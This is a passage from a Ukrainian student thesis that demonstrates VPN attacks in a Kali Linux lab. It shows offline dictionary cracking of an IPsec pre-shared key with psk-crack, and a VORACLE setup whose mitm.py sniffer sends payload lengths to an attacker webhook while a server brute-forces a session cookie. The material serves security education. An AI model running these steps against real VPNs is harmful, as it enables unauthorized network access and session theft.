


Рисунок 3.4 – Демонстрація виконання сканування

Як ви можете бачити на рис 3.4 є поле під назвою AUTH зі значенням PSK . Це означає, що vpn налаштовується за допомогою попередньо спільного ключа.

Значення останнього рядка також дуже важливе:

- 1 зворотне рукоштовування; 0 повернуто сповіщення: це означає, що ціль налаштована для IPsec і готова виконати узгодження IKE, і одне або кілька запропонованих вами перетворень є прийнятними.

Перш ніж зламати захоплений рядок аутентифікації хешування в автономному режимі, відредагуйте вихідний файл, щоб увімкнути лише хеш-значення. (Він повинен включати тільки 9 значень, розділених двокрапкою.) Шкідливе

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				58
Змн.	Арк.	№ докум.	Підпис	Дата		

навантаження виконується за допомогою psk crack (рис. ?), яка підтримує злом словника перебором

```

kali@kali: ~
File Actions Edit View Help
Started: Wed Jun  8 15:16:09 2022
Stopped: Wed Jun  8 15:16:09 2022

(kali@kali)-[~]
$ cat example.dict

(kali@kali)-[~]
$ psk-crack -d rockyou.txt 192-168-207-134key
Starting psk-crack [ike-scan 1.9.5] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
no match found for SHA1 hash 27a0f460b7d2b38550914f1bf0ea49d1989fbbc8
Ending psk-crack: 14344876 iterations in 32.215 seconds (445279.12 iterations/sec)

(kali@kali)-[~]
$ nano rockyou.txt

nano: malloc.c:2539: sysmalloc: Assertion `(old_top = initial_top (av) && old_size =
0) || ((unsigned long) (old_size) ≥ MINSIZE && prev_inuse (old_top) && ((unsigned lo
ng) old_end & (pagesize - 1)) = 0)' failed.
nano: malloc.c:2539: sysmalloc: Assertion `(old_top = initial_top (av) && old_size =
0) || ((unsigned long) (old_size) ≥ MINSIZE && prev_inuse (old_top) && ((unsigned lo
ng) old_end & (pagesize - 1)) = 0)' failed.
zsh: IOT instruction  nano rockyou.txt

(kali@kali)-[~]
$ nano test.txt

(kali@kali)-[~]
$ psk-crack -d test.txt 192-168-207-134key
Starting psk-crack [ike-scan 1.9.5] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "vpn" matches SHA1 hash 27a0f460b7d2b38550914f1bf0ea49d1989fbbc8
Ending psk-crack: 2 iterations in 0.002 seconds (990.59 iterations/sec)

(kali@kali)-[~]
$

```

Рисунок 3.5 – Демонстрація перебору пароля

Таким чином, шлюз VPN сконфігурований за допомогою простого відкритого ключа **vpn**.

Компрометуючи сервер шлюзу VPN, зловмисник може отримати доступ до цінних внутрішніх ресурсів, тому організаціям необхідно переконатися, що VPN-шлюзи захищені від цих загроз. Оцінка вразливості та тестування проникнення VPN-шлюзу поряд з періодичними перевітками налаштованих політик безпеки можуть допомогти організаціям посилити загальну безпеку.

3.3 VORACLE Attack




Рисунок 3.6 – Демонстрація перехвату даних за допомогою Voracle ATTACK

Встановлення OpenVPN3 Client on Kali Linux

```
kali@kali: ~/Desktop/voracle-master
File Actions Edit View Help
$ cd ..

(kali@kali)-[~/Desktop/voracle-master]
$ sudo apt install g++ make libmbdtdls-dev libssl-dev liblz4-dev cmake
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
g++ is already the newest version (4:11.2.0-2).
g++ set to manually installed.
liblz4-dev is already the newest version (1.9.3-2).
liblz4-dev set to manually installed.
libssl-dev is already the newest version (1.1.10-1).
libssl-dev set to manually installed.
make is already the newest version (4.3-4.1).
make set to manually installed.
The following additional packages will be installed:
  cmake-data dh-elpa-helper libjsoncpp25 libmbdtdcrypto7 libmbdtdls14
  libmbdtdx509-1 librhash0
Suggested packages:
  cmake-doc ninja-build cmake-format libmbdtdls-doc
The following NEW packages will be installed:
  cmake cmake-data dh-elpa-helper libjsoncpp25 libmbdtdcrypto7
  libmbdtdls-dev libmbdtdls14 libmbdtdx509-1 librhash0
0 upgraded, 9 newly installed, 0 to remove and 428 not upgraded.
Need to get 11.6 MB of archives.
After this operation, 43.5 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

Рисунок 3.7 – Демонстрація встановлення SSL library

```

kali@kali: ~/O3
File Actions Edit View Help
Setting up libmbdts14:amd64 (2.28.0-2) ...
Setting up libmbdts-dev:amd64 (2.28.0-2) ...
Setting up cmake (3.23.2-1) ...
Processing triggers for libc-bin (2.33-6) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for kali-menu (2022.2.0) ...

(kali@kali)-[~/Desktop/voracle-master]
$ [[200~export O3=~/.O3 && mkdir $O3~
zsh: bad pattern: ^[[200~export

(kali@kali)-[~/Desktop/voracle-master]
$ export O3=~/.O3 && mkdir $O3

(kali@kali)-[~/Desktop/voracle-master]
$ export DEP_DIR=$O3/deps && mkdir $DEP_DIR

(kali@kali)-[~/Desktop/voracle-master]
$ export DL=$O3/dl && mkdir $DL

(kali@kali)-[~/Desktop/voracle-master]
$ cd $O3

(kali@kali)-[~/O3]
$ git clone https://github.com/OpenVPN/openvpn3.git core
Cloning into 'core' ...
remote: Enumerating objects: 30119, done.

```

Рисунок 3.8 – Демонстрація встановлення OpenVPN3

```

kali@kali: ~/O3/core/scripts/linux
File Actions Edit View Help
CC      pkcs12.c
CC      pkcs5.c
CC      pkparse.c
CC      pkwrite.c
CC      platform.c
CC      ripemd160.c
CC      rsa_internal.c
CC      rsa.c
CC      sha1.c
CC      sha256.c
CC      sha512.c
CC      threading.c
CC      timing.c
CC      version.c
CC      version_features.c
CC      xtea.c
LD      libmbdcrypto.so.2
LN      libmbdcrypto.so -> libmbdcrypto.so.2
CC      certs.c
CC      pkcs11.c
CC      x509.c
CC      x509_create.c
CC      x509_crl.c
CC      x509_cert.c
CC      x509_csr.c
CC      x509write_cert.c

```

Рисунок 3.9 – Демонстрація продовження встановлення

```

kali@kali: ~/O3/core/build
File Actions Edit View Help
-- Performing Test CMAKE_HAVE_LIBC_PTHREAD - Failed
-- Looking for pthread_create in pthreads
-- Looking for pthread_create in pthreads - not found
-- Looking for pthread_create in pthread
-- Looking for pthread_create in pthread - found
-- Found Threads: TRUE
lzo not found, skipping lzo compression tests
-- Found LZ4: /home/kali/O3/deps/lz4/lz4-linux/lib/liblz4.a
-- Found OpenSSL: /usr/lib/x86_64-linux-gnu/libcrypto.so (found version "1.1.1o")
-- Configuring done
-- Generating done
-- Build files have been written to: /home/kali/O3/core/build

(kali@kali)-[~/O3/core/build]
$ cmake --build .
[ 3%] Building CXX object test/unittests/googletest-build/googletest/CMakeFiles/gtest.dir/src/gtest-all.cc.o
[ 6%] Linking CXX static library ../../../../lib/libgtest.a
[ 6%] Built target gtest
[ 9%] Building CXX object test/unittests/googletest-build/googletest/CMakeFiles/gtest_main.dir/src/gtest_main.cc.o
[12%] Linking CXX static library ../../../../lib/libgtest_main.a
[12%] Built target gtest_main
[15%] Building CXX object test/unittests/CMakeFiles/coreUnitTests.dir/core_tests.cpp.o

```

Рисунок 3.10 – Демонстрація збору core

```

kali@kali: ~/O3/core/build
File Actions Edit View Help
lzo not found, skipping lzo compression tests
-- Found mbedTLS:
--   version 2.7.19
--   TLS: /home/kali/O3/deps/mbedtls/mbedtls-linux/library/libmbedtls.a
--   X509: /usr/lib/x86_64-linux-gnu/libmbedx509.so
--   Crypto: /usr/lib/x86_64-linux-gnu/libmbedcrypto.so
-- Found mbedTLS:
--   version 2.7.19
--   TLS: /home/kali/O3/deps/mbedtls/mbedtls-linux/library/libmbedtls.a
--   X509: /usr/lib/x86_64-linux-gnu/libmbedx509.so
--   Crypto: /usr/lib/x86_64-linux-gnu/libmbedcrypto.so
-- Found mbedTLS:
--   version 2.7.19
--   TLS: /home/kali/O3/deps/mbedtls/mbedtls-linux/library/libmbedtls.a
--   X509: /usr/lib/x86_64-linux-gnu/libmbedx509.so
--   Crypto: /usr/lib/x86_64-linux-gnu/libmbedcrypto.so
-- Found mbedTLS:
--   version 2.7.19
--   TLS: /home/kali/O3/deps/mbedtls/mbedtls-linux/library/libmbedtls.a
--   X509: /usr/lib/x86_64-linux-gnu/libmbedx509.so
--   Crypto: /usr/lib/x86_64-linux-gnu/libmbedcrypto.so
-- Configuring done
-- Generating done
-- Build files have been written to: /home/kali/O3/core/build

(kali@kali)-[~/O3/core/build]
$

```

Рисунок 3.11 – Демонстрація готово результату




Рисунок 3.12 – Демонстрація додавання оврпн файлу




Рисунок 3.13 – Демонстрація підключення

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				63
Змн.	Арк.	№ докум.	Підпис	Дата		

```

kali@kali: ~/Desktop/test
File Actions Edit View Help
kal...ild x kali@kali: ~/...aster/attack x kali@ka...-master x kal...est x

TX packets 57555 bytes 7258808 (6.9 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 1191 bytes 273047 (266.6 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1191 bytes 273047 (266.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
inet 10.233.102.53 netmask 255.255.255.252 destination 10.233.102.5
3
inet6 fe80::b797:6a81:f2ad:d31c prefixlen 64 scopeid 0x20<link>
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 20
0 (UNSPEC)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 24 bytes 3032 (2.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~/Desktop/test]
$

```

Рисунок 3.14 – Демонстрація створення тунелю

```

kali@kali: ~/Desktop/voracle-master/attack
File Actions Edit View Help
kali@...build x kali@kali: ~/D...-master/attack x kali@kali: ...acle-master x

GNU nano 6.2 mitm.py

def packet_callback(pkt):
    try:
        if is_packet(pkt, settings['payload_min_length'], settings['payload_max_length']):
            length = len(pkt[proto].payload)
            print(length)
            send_data(length)
    except IndexError:
        pass

# send length of the Payload to the attacker's server
# treat this like an event based webhook
def send_data(length):
    try:
        requests.get(str(settings['attacker_webhook']) + str(length))
    except requests.exceptions.ConnectionError:
        pass

sniff(filter="udp", prn=packet_callback, store=0, iface="eth0")

[ Wrote 46 lines ]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify

```

Рисунок 3.15 – Демонстрація налаштувань для mitm.py

```

kali@kali: ~/O3/core/build
File Actions Edit View Help
kal...ild x kali@kali: ~...aster/attack x kali@ka...-master x kal...est x

Exclude Routes:
DNS Servers:
  10.233.254.254
  8.8.8.8
Search Domains:

Fri Jun 10 07:59:00.943 2022 net_route_best_gw query IPv4: 219.100.37.12/32
Fri Jun 10 07:59:00.943 2022 sitnl_route_best_gw result: via 10.0.2.2 dev eth
0
Fri Jun 10 07:59:00.943 2022 net_iface_mtu_set: mtu 1500 for tun
Fri Jun 10 07:59:00.943 2022 net_iface_up: set tun up
Fri Jun 10 07:59:00.943 2022 net_addr_add: 10.233.36.205/30 brd 10.233.36.207
dev tun
Fri Jun 10 07:59:00.944 2022 net_route_add: 219.100.37.12/32 via 10.0.2.2 dev
eth0 table 0 metric 0
Fri Jun 10 07:59:00.944 2022 net_route_add: 0.0.0.0/1 via 10.233.36.206 dev t
un table 0 metric 0
Fri Jun 10 07:59:00.944 2022 net_route_add: 128.0.0.0/1 via 10.233.36.206 dev
tun table 0 metric 0
Fri Jun 10 07:59:00.944 2022 Fri Jun 10 07:59:00.944 2022 tun opened
Fri Jun 10 07:59:00.944 2022 Connected via tun
Fri Jun 10 07:59:00.945 2022 mssfix=1403 (upper bound=1492, overhead=49, payl
oad_overhead=40, target=1443)
Fri Jun 10 07:59:00.945 2022 EVENT: CONNECTED 219.100.37.12:1195 (219.100.37.
12) via /UDPv4 on tun/10.233.36.205/ gw=[10.233.36.206/]

```

Рисунок 3.16 – Демонстрація підключення до VPN

```

kali@kali: ~/Desktop/voracle-master/attack
File Actions Edit View Help
kali@kali: ~...core/build x kali@kali: ~/Deskt...acle-master/attack x kal...: ~ x

inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::a00:27ff:fedb:966a prefixlen 64 scopeid 0x20<link>
ether 08:00:27:db:96:6a txqueuelen 1000 (Ethernet)
RX packets 128390 bytes 174824808 (166.7 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 29813 bytes 3651167 (3.4 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 56 bytes 3360 (3.2 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 56 bytes 3360 (3.2 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)~[~/Desktop/voracle-master/attack]
$ nano mitm.py

(kali@kali)~[~/Desktop/voracle-master/attack]
$ sudo python mitm.py
Sniffing for OpenVPN Packets....

```

Рисунок 3.17 – Демонстрація включення сніфінгу

```

kali@kali: ~/Desktop/voracle-master
File Actions Edit View Help
kali@...build x kali@kali: ~/D...-master/attack x kali@kali: ...acle-master x
npm ERR! code ENOENT
npm ERR! syscall open
npm ERR! path /home/kali/package.json
npm ERR! errno -2
npm ERR! enoent ENOENT: no such file or directory, open '/home/kali/package.j
son'
npm ERR! enoent This is related to npm not being able to find a file.
npm ERR! enoent

npm ERR! A complete log of this run can be found in:
npm ERR! /home/kali/.npm/_logs/2022-06-10T10_33_08_823Z-debug-0.log

(kali@kali)-[~]
$ cd Desktop

(kali@kali)-[~/Desktop]
$ cd voracle-master

(kali@kali)-[~/Desktop/voracle-master]
$ npm start

> voracle@1.0.0 start
> node server.js

Listening!

```

Рисунок 3.18 – Демонстрація виконання команди npm start




Рисунок 3.19 – Демонстрація підключення до localhost

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				66
Змн.	Арк.	№ докум.	Підпис	Дата		

```

kali@kali: ~/Desktop/voracle-master
File Actions Edit View Help
kali@...build x kali@kali: ~/D...-master/attack x kali@kali: ...acle-master x
npm ERR! /home/kali/.npm/_logs/2022-06-10T10_33_08_823Z-debug-0.log
(kali@kali)-[~]
$ cd Desktop
(kali@kali)-[~/Desktop]
$ cd voracle-master
(kali@kali)-[~/Desktop/voracle-master]
$ npm start

> voracle@1.0.0 start
> node server.js

Listening!
getBaseLength: sending.. Cookie: sessionId=! Cookie: sessionId=! yyuljtygzvfy
o49eq8lnuvmhmzgyow4r5fh8afsqr0szglv7gppm1f1rs7zuvv13y
getBaseLength: sending.. Cookie: sessionId=! Cookie: sessionId=! yyuljtygzvfy
o49eq8lnuvmhmzgyow4r5fh8afsqr0szglv7gppm1f1rs7zuvv13y
getBaseLength: sending.. Cookie: sessionId=! Cookie: sessionId=! yyuljtygzvfy
o49eq8lnuvmhmzgyow4r5fh8afsqr0szglv7gppm1f1rs7zuvv13y
getBaseLength: sending.. Cookie: sessionId=! Cookie: sessionId=! yyuljtygzvfy
o49eq8lnuvmhmzgyow4r5fh8afsqr0szglv7gppm1f1rs7zuvv13y
getBaseLength: sending.. Cookie: sessionId=! Cookie: sessionId=! yyuljtygzvfy
o49eq8lnuvmhmzgyow4r5fh8afsqr0szglv7gppm1f1rs7zuvv13y

```

Рисунок 3.20 – Демонстрація перебору куків

